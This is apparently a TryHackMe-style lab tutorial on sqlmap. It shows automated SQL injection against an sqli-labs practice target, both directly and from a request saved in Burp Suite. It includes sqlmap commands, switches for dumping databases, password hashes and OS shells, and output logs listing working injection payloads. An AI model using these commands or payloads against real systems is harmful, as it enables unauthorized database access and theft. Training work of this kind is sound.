Github: https://github.com/sqlmapproject/sqlmap

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

sqlmap is truly an awesome tool that can be extremely handy for us. Even though it is not allowed to use it during the OSCP exam, nothing restricts us from using it for our pen-tests and tryhackme rooms.

Quick install:

`git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev`

Print out the help page by running `sqlmap --help` and can take a closer look.

Pure sqlmap

Table of the most important switches

Settings	Enumeration	OS interaction	Additional
--url (-u)	*--dump* / *--dump-all*	*--os-shell*	*--batch*
Set the target URL	Dump (retrieve) DBMS database	Prompt for an interactive operating system shell	Never ask for user input, use the default behavior
--dbms	--passwords	*--os-pwn*	*--wizard*
Provide back-end DBMS to exploit (i.e MySQL, PostgreSQL)	Enumerate DBMS users password hashes	Prompt for an OOB shell, Meterpreter or VNC	Simple wizard interface for beginner users
--level=LEVEL	*--all*		
Level of tests to perform (1-5)	Retrieve everything		
--risk=RISK			
Risk of tests to perform (1-3)			

Command examples:

https://www.security-sleuth.com/sleuth-blog/2017/1/3/sqlmap-cheat-sheet


All-in-one cheat sheet:

https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

Now, when we are a bit more familiar with sqlmap let's practice using it.

Go back to sqli labs lesson 1 and input the link to sqlmap.

`sqlmap --url "10.10.178.2/sqli-labs/Less-1/index.php?id=" --batch`



```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 134 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=' OR NOT 6085=6085#

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=' OR (SELECT 8685 FROM(SELECT COUNT(*),CONCAT(0x71707a6a71,(SELECT (ELT(8685=8685,1))),0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEM
A.PLUGINS GROUP BY x)a)-- Shxh

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=' AND (SELECT 5618 FROM (SELECT(SLEEP(5)))DEyt)-- aveV

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: id=' UNION ALL SELECT NULL,NULL,CONCAT(0x71707a6a71,0x4f7471766270697a6d504949665863466866774542 4d5548736b586b5978447a7467574a72696171,0x716a7a6
271)#
---
[19:13:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0
```

Oh wow! sqlmap has fetched all information for us! DB type, possible injection type, and even got us OS information.

Now go ahead and play around with the tool, try dumping the database, or simply enumerating it.


Burpsuite + sqlmap

sqlmap has a really awesome feature that allows us to automatically process and exploit requests taken from Burpsuite.

Go ahead and configure burp suite to work properly.

(If you are not sure how to use Burpsuite, take a step back and solve this [amazing room] (for subscribers only))

Turn the intercept on and browse to `10.10.178.2/sqli-labs/Less-1/index.php?id=`




```
GET /sqli-labs/Less-1/index.php?id= HTTP/1.1
Host: 10.10.215.134
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:
Accept: text/html,application/xhtml+xml,appli
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Check that you have caught a request similar to the screenshot above.

Right-click on the request and choose 'Save item'. Now when we have a saved request let's go ahead and connect sqlmap here.

Go to the request location (where you saved it) and open up a terminal.

type `sqlmap -r {request} --batch` (replace **{request}** with your file name).



```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 129 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=' OR NOT 3777=3777#

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=' OR (SELECT 7505 FROM(SELECT COUNT(*),CONCAT(0x7170787871,(SELECT (ELT(7505=7505,1))),0x716b766271,FLOOR(RAND(0)*2))x FROM IN
FORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- bPTw

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=' AND (SELECT 6490 FROM (SELECT(SLEEP(5)))rjrg)-- iKPd

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: id=' UNION ALL SELECT NULL,CONCAT(0x7170787871,0x47564d775458795865776a567744474174554e6874504466615062737057777484f746973556653
,0x716b766271),NULL#
---
```

We got the same output as before! See how easy it actually was.

As a piece of advice, I'd definitely use the request feature when SQL injecting login pages as sqlmap automatically check all possible parameters (username, password).

Payload Lists:

1. https://github.com/payloadbox/sql-injection-payload-list

2. https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection

Guides & Blogs:

1. https://www.sqlinjection.net/

2. http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet

3. https://github.com/trietptm/SQL-Injection-Payloads

4. https://pentestlab.blog/2012/12/24/sql-injection-authentication-bypass-cheat-sheet

   5. https://resources.infosecinstitute.com/dumping-a-database-using-sql-injection/

(Special thanks to TheMayor for linking the last one)

Labs and practice:

1. https://portswigger.net/web-security/sql-injection

2. https://github.com/Audi-1/sqli-labs

3. https://github.com/appsecco/sqlinjection-training-app

4. https://tryhackme.com/room/gamezone

5. https://tryhackme.com/room/avengers

6. https://tryhackme.com/room/uopeasy

7. https://tryhackme.com/room/jurassicpark